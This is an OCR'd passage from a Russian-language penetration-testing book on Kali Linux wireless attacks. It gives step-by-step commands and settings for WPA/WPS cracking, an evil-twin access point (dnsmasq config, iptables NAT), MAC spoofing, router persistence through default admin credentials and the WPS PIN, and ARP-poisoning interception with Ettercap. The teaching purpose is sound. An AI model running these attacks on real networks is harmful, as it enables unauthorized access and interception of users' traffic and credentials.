

Рис. 11.35. Целевая сеть найдена

Wifite автоматически запускает атаку WPS Pixie, захватывая необходимую информацию. В случае успешной атаки вы увидите следующую информацию (рис. 11.36).

Рис. 11.36. Атака прошла успешно

Если уязвимость WPS присутствует, как в этой беспроводной сети, Wifite может определить и ключ WPA, и PIN-код.

Fern Wifi Cracker

Fern Wifi Cracker — это приложение с графическим интерфейсом, написанное на Python и предназначенное для тестирования безопасности беспроводных сетей. В настоящее время поддерживаются две версии: платная профессиональная версия с гораздо большей функциональностью и бесплатная версия с ограниченной функциональностью. Версия, включенная в Kali Linux, для правильной работы требует aircrack-ng и других инструментов для беспроводных сетей.

Чтобы запустить Fern, выберите команду основного меню Applications ▸ Wireless Attacks ▸ Fern Wifi Cracker (Приложения ▸ Беспроводные атаки ▸ Fern Wifi Cracker) или введите в командную строку команду:

```
# fern-wifi-cracker
```

На рис. 11.37 показана загружаемая начальная страница.

Мы для атаки той же беспроводной сети будем использовать Fern Wifi Cracker и встроенный инструмент Aircrack-Wi-Fi. В этой программе вместо командной строки предусмотрен графический интерфейс.

1. Выберите интерфейс. Щелкните на стрелке раскрывающегося меню Select Interface (Выбрать интерфейс) и выберите wlan0. Fern автоматически установит интерфейс в режим мониторинга (рис. 11.38).

Рис. 11.37. Начальная страница Fern Wifi Cracker



Рис. 11.38. Интерфейс автоматически установлен в режим мониторинга

2. Нажмите кнопку Scan for Access Points (Сканировать точки доступа). Fern начнет автоматическое сканирование беспроводных сетей в пределах диапазона антенны. После завершения сканирования кнопки Wi-Fi WEP и Wi-Fi WPA изменят цвет с серого на красный и синий. Это значит, что точки беспроводного доступа, использующие эти параметры безопасности, обнаружены (рис. 11.39).

Рис. 11.39. Точки доступа обнаружены

Если нажать кнопку Wifi WPA, появится панель атаки, где графически представлены точки беспроводного доступа WPA, которые мы можем атаковать. Мы выберем Aircrack_Wifi (рис. 11.40).



Рис. 11.40. Панель атаки открыта

3. На панели атак показаны сведения о выбранной точке доступа. Здесь вы сможете выбрать атаку (WPA или WPS), которую выполнит Fern Wifi Cracker. В нашем примере мы выберем атаку WPA (рис. 11.41).

Рис. 11.41. Сведения о точке доступа

4. Выберите файл со списком возможных паролей, который Fern Wifi Cracker будет использовать для атаки на пароль. Для нашего примера мы создали специальный список кодов доступа Wi-Fi и указали Fern Wifi Cracker место расположения нужного текстового файла (рис. 11.42).

Рис. 11.42. Указан текстовый файл со списком кодов

5. Нажмите кнопку Wi-Fi Attack (Атака Wi-Fi). Fern Wifi Cracker выполнит все этапы процесса, который ранее мы рассмотрели в подразделе «Aircrack-ng». Этот процесс включает в себя деаутентификацию клиента и захват четырехстороннего рукопожатия. Наконец, Fern Wifi Cracker начнет подбирать код доступа, используя указанный текстовый файл. Если код доступа в этом текстовом файле будет обнаружен, появится следующее сообщение (рис. 11.43).



Рис. 11.43. Код доступа найден

После того как Fern Wifi Cracker взломает сеть Wi-Fi и точки доступа, будет создан бэкенд.

Конечно, вам может показаться, что это наиболее простой инструмент из всех рассмотренных. Но, чтобы правильно использовать Fern Wifi Cracker, следует иметь четкое представление о том, как работают инструменты из набора Aircrack-ng, потому что Fern Wifi Cracker, как и другие средства для взлома Wi-Fi-сети, для своей работы используют именно этот набор.

Атака «злой двойник»

Сейчас в любом крупном городе или компании есть сети Wi-Fi. Многие точки доступа, особенно расположенные в общественных местах, не требуют аутентификации. Другие же могут потребовать выполнить некоторые условия или войти в систему с использованием вашей электронной почты или учетной записи Facebook.

Атака «злой двойник» (Evil Twin) предусматривает использование точки доступа, которая без ведома владельца законной точки доступа маскируется под нее (также известна как Rogue Access Point — мошенническая точка доступа). Сигнал поддельной точки доступа сильнее, чем у законной. Поэтому конечные пользователи, подключаясь, как они думают, к законной точке доступа, будут перехвачены поддельной точкой.

Злоумышленник, который установил поддельную точку, выбрав сценарий для атаки «человек посередине», с помощью других атак сможет получить фактический пароль защищенного SSID.

Для атаки нам потребуется набор Aircrack Suite и dnsmasq — небольшой, легкий инструмент, который действует как простой в настройке DNS-сервер пересылки и DHCP-сервер. В зависимости от направления атаки вам понадобятся дополнительные инструменты, такие как apache2 и dnsspoof.

1. Убедитесь, что все перечисленные инструменты установлены в вашей операционной системе. Как известно, в Kali Linux Aircrack и Apache2 установлены по умолчанию. Если инструмента dnsspoof у вас нет, для его установки запустите терминал и введите команду `apt-get install dnsmasq`. Вам будет предложено подтвердить установку.
2. Определите целевую сеть. Для этого переведите один из беспроводных адаптеров в режим мониторинга: `airmon-ng start <interface>`, а затем для перечисления всех транслируемых сетей выполните команду `airodump-ng <interface>` (рис. 11.44, 11.45).



Рис. 11.44. Сетевой адаптер переведен в режим мониторинга



Рис. 11.45. Команда для перечисления транслируемых сетей

3. Скорее всего, вы увидите ошибки, как на рис. 11.46. В большинстве случаев их можно игнорировать. При возникновении проблем для завершения

процесса используйте команду `kill <PID>`. Например, для завершения процесса NetworkManager мы введем команду `kill 610`.



Рис. 11.46. Возможные ошибки

Обратите внимание на BSSID (MAC-адрес), ESSID (широковещательное имя, SSID) и канал целевой сети.

4. Настройте файл конфигурации для работы с dnsmasq. Для этой цели мы в своем домашнем каталоге создали папку с именем `tmp` (команда `mkdir tmp`). После этого в командной строке терминала ввели `touch dnsmasq.conf`, чтобы создать файл с именем `dnsmasq`. Далее, чтобы отредактировать этот файл, в редакторе nano мы ввели в командной строке терминала `nano dnsmasq.conf`. Согласно этой команде в текстовом редакторе nano был открыт файл `dnsmasq.conf`. Теперь он готов к редактированию. Введите следующие строки:

```
interface=<at0>
dhcp-range=10.0.0.10,10.0.0.250,12h
dhcp-option=3,10.0.0.1
dhcp-option=6,10.0.0.1
server=8.8.8.8
log-queries
log-dhcp
listen-address=127.0.0.1
```

В файле `dnsmasq.conf` мы указали интерфейс at0; задаем диапазон `dhcp` (10.0.0.10–10.0.0.250, время аренды 12 часов); для dchp мы выбрали параметр `3`, а шлюз 10.0.0.1; для DNS-сервера параметр dhcp определили равным `3`, а сам DNS — 10.0.0.1. Почему был выбран интерфейс at0? Потому что airbase-ng создает интерфейс моста по умолчанию, то есть at0.

Сохраните внесенные в файл `dnsmasq.conf` изменения, нажав сочетание клавиш Ctrl+O, и закройте редактор nano, нажав Ctrl+X.

5. Для создания точки доступа настройте airbase-ng. Для этого введите: `airbaseng -e <ESSID> -c <channel> <monitor interface>`. Мы для целевого ESSID ввели `ARRIS-4BE2`, номер канала — `11`, а интерфейс монитора — `wlan0mon` (рис. 11.47).



Рис. 11.47. Создание точки доступа

6. Включите интерфейс at0, поработайте с IP-таблицами и включите/отключите трафик для передачи. Это вы можете сделать поочередно, как показано на рис. 11.48, 11.49.

```
root@kali:~# ifconfig at0 10.0.0.1 up
root@kali:~#
```

Рис. 11.48. Включение интерфейса at0

```
root@kali:~# iptables --flush
root@kali:~# iptables --table nat --append POSTROUTING --out-interface wlan1 -j
MASQUERADE
root@kali:~# iptables --append FORWARD --in-interface at0 -j ACCEPT
root@kali:~#
```

Рис. 11.49. Команды для IP-таблиц

7. Запустите DNS-сервер. Для этого введите команду `dnsmasq -C <config file> -d`, где `<config file>` — адрес, по которому хранится данный файл. В нашем случае путь хранения файла — `tmp/dnsmasq.conf` (рис. 11.50).



Рис. 11.50. Запуск DNS-сервера

8. Вы можете предотвратить передачу трафика и захватить векторы инициализации, как было показано ранее (используя команду `echo 0 > /proc/sys/net/ipv4/ip_forward`), предоставить пользователю захваченный портал или для настройки MitM-атаки перенаправить трафик (используя `echo 1 > /proc/sys/net/ipv4/ip_forward`) только на определенные целевые сайты.

Здесь мы можем двинуться в нескольких направлениях. Чтобы записать пароль сети, можем создать полноценную атаку «злой двойник» или настроить атаку типа «человек посередине» для обнаружения несанкционированных подключений. В случае такой атаки мы будем перехватывать, анализировать и отслеживать движения любого клиента, который подключается к нашей беспроводной точке доступа (копии легальной точки доступа), улавливая сигналы подключения других инструментов, таких как dsniff или sslstrip. Или, чтобы выполнить атаку на стороне клиента напрямую, захватывая в браузере пользователя нужные нам данные, можем задействовать эти инструменты совместно с *фреймворком BeEF (Browser Exploitation Framework)*.

После взлома

Если вам удалось получить ключ WPA или WEP, значит, у вас появилась возможность аутентификации в сети. Оказавшись в беспроводной сети, вы можете задействовать описанный ранее набор инструментов. Это связано с тем, что после правильной аутентификации ваша операционная система Kali Linux становится частью локальной сети (LAN), как будто вы подключены к целевой сети через сетевой кабель. В этом случае у вас появляется возможность сканировать другие устройства, использовать уязвимости, эксплуатировать системы и повышать свои привилегии.

MAC-спуфинг

Есть несколько методов, которые полезны для демонстрации других уязвимостей в исследуемых нами беспроводных сетях. Один из примеров — обход общего беспроводного элемента управления, что называется *фильтрацией MAC*. Фильтрация MAC — это элемент управления, характерный для некоторых маршрутизаторов, на которых разрешены только определенные MAC-адреса или типы MAC. Например, вы можете определить коммерческое местоположение, где сейчас находится iPad Беспроводная сеть будет разрешать только MAC-адреса с первыми тремя шестнадцатеричными символами 34:12:98. Другие организации могут иметь список MAC-адресов, к которым разрешено присоединяться.

Даже если вы сумеете скомпрометировать ключ WPA, то обнаружите, что присоединиться к сети у вас нет возможности. Это объясняется тем, что целевая организация может использовать некоторую форму фильтрации MAC-адресов. Для обхода мы применяем инструмент Macchanger, работающий из командной строки. Одна простая команда позволяет изменить MAC-адрес на такой, которому разрешено подключиться. Во-первых, вы можете легко найти новый MAC-адрес из отчетов о предыдущих попытках разведки и взлома. Инструмент Airodump-ng идентифицирует клиентов, подключенных к беспроводным сетям. Во-вторых, анализ захваченных с помощью Wireshark файлов позволит вам идентифицировать потенциально допустимые MAC-адреса.

В этом примере мы нашли подключенный к целевой сети беспроводной клиент, MAC-адрес которого — 34:12:98:B5:7E:D4.

```
# macchanger -mac=34:12:98:B5:7E:D4 wlan0
```

На рис. 11.51 показан вывод этой команды.



Рис. 11.51. Вывод команды macchanger

Если мы выполним команду `ifconfig wlan0`, то увидим наш поддельный MAC-адрес (рис. 11.52).



Рис. 11.52. Поддельный MAC-адрес

Теперь мы можем обойти любую фильтрацию MAC, которая выполняется в точке доступа, и у нас есть возможность подключиться к беспроводной сети. Это очень важный шаг, так как при обрыве связи мы можем оставаться постоянно подключенными к сети.

Устойчивость

Как только мы сможем аутентифицироваться в беспроводной сети и получим возможность подключиться, нам следует заняться устойчивостью нашего соединения. Для этого нужно сосредоточить свое внимание на беспроводном маршрутизаторе. Большинство беспроводных маршрутизаторов имеют сетевую или другую консоль, с помощью которой законные администраторы могут войти в систему и управлять данным устройством. Обычно беспроводные маршрутизаторы расположены в начале подсети беспроводной локальной сети. Например, если мы подключимся к сети Wi-Fi_Crack и выполним команду `ifconfig wlan0`, она идентифицирует нас как устройство с IP-адресом 10.0.0.7.

Если мы перейдем в браузере по адресу http://10.0.0.1, откроется страница аутентификации. Чтобы получить шлюз по умолчанию, введите в командную строку терминала команду `route-n` (рис. 11.53).



Рис. 11.53. Страница для аутентификации открыта

Если в поле ввода User Name (Имя пользователя) ввести `admin`, а в поле ввода Password (Пароль) ничего не вводить и нажать кнопку OK, мы, возможно, получим следующую страницу (рис. 11.54).

На этой странице мы видим пароль по умолчанию для учетной записи администратора. Изредка случается, что системный администратор сети оставляет для беспроводного маршрутизатора учетные данные по умолчанию. Если мы не получим это сообщение об ошибке, в Интернете можно найти много ресурсов, на которых собраны учетные записи администратора по умолчанию для широкого спектра маршрутизаторов, коммутаторов и точек беспроводного доступа. Сайт http://www.routerpasswords.com/ — один из множества сайтов с паролями администратора по умолчанию для подобных устройств. Если вы не сумели подобрать пароль та-

ким способом, следующий вариант — применить грубую силу с помощью методов, которые мы рассмотрели ранее.

Рис. 11.54. Страница с паролем по умолчанию для учетной записи администратора

Если вы смогли скомпрометировать учетные записи администратора и получили доступ к административным настройкам, обратите внимание на информацию, которая позволит вам снова войти в систему. Например, на PIN-код WPS (рис. 11.55).

Рис. 11.55. Информация о PIN-коде WPS

Администраторы могут изменить пароль точки беспроводного доступа WPA, но PIN-код WPS часто оставляют прежним. Кроме того, вы должны проверить, есть ли у вас возможность доступа к элементам управления фильтрацией MAC-адресов (рис. 11.56).

Рис. 11.56. Страница с элементами управления для фильтрации MAC-адресов

Сюда можно ввести несколько MAC-адресов, которыми впоследствии вы планируете воспользоваться.

Анализ беспроводного трафика

Нам доступны два метода перехвата и анализа («обнюхивания») беспроводного трафика. Первый метод позволяет исследовать трафик во время аутентификации и подключения к целевой сети. В этом случае есть возможность использовать атаку «человек посередине» совместно с таким инструментом, как Ettercap, который перенаправит весь трафик через нашу тестовую машину.

Второй метод — исследование всего беспроводного трафика, который мы можем получить от конкретной беспроводной сети, и расшифровка с помощью пароля WPA или WEP. Это пригодится, если мы попытаемся ограничить наш след, не подключаясь к WLAN. Пассивно перехватывая трафик, чтобы расшифровать его позже, мы уменьшаем вероятность того, что нас обнаружат.

Анализ WLAN-трафика

Как и в проводной локальной сети, у нас есть возможность анализировать сетевой трафик в беспроводной локальной сети (WLAN). В следующем упражнении нужно, чтобы вы аутентифицировались в тестируемой беспроводной сети и получили от маршрутизатора действительный IP-адрес. Инструмент Ettercap применяет исследование такого типа для проведения атаки «заражения» ARP и анализа учетных данных.

1. Для запуска Ettercap выполните команду основного меню Applications ▸ Sniffing and Spoofing ▸ Ettercap-gui (Приложения ▸ Анализ и подмена ▸ Ettercap-gui) или введите в командную строку терминала команду `ettercap-gui`. Откройте вкладку Sniff

(Анализатор) и щелкните на Unified Sniffing (Запуск анализирования). На экране появится список сетевых интерфейсов. Выберите беспроводной интерфейс, в нашем случае wlan0 (рис. 11.57).



Рис. 11.57. Интерфейс wlan0 выбран

2. Щелкните кнопкой мыши на меню Hosts (Хосты) и нажмите кнопку Scan for Hosts (Сканировать хосты). По завершении сканирования щелкните кнопкой мыши на пункте Hosts List (Список хостов). Если вы исследуете активную беспроводную сеть, то в списке обнаружите несколько хостов.
3. Щелкните кнопкой мыши на MiTM, а после — на ARP Poisoning (Отравление ARP). На следующей странице следует выбрать два хоста, трафик между которыми мы и исследуем. Выберите первый IP-адрес и щелкните кнопкой мыши на Add to Target 1 (Добавить цель 1). Далее выберите второй IP-адрес и щелкните на Add to Target 2 (Добавить цель 2) (рис. 11.58).
4. В появившемся диалоговом окне установите флажок Sniff remote connections (Анализировать удаленное подключение) и нажмите кнопку OK (рис. 11.59).

   Эти действия запустят атаку для «заражения» ARP-таблицы, в которой мы сможем увидеть весь трафик между двумя выбранными хостами.
5. С помощью Wireshark запустите перехват. Когда вы увидите первый экран, убедитесь, что выбрали беспроводной интерфейс. В нашем случае wlan0 (рис. 11.60).



Рис. 11.58. Выбор целевых хостов



Рис. 11.59. Диалог настроек MiTM-атаки

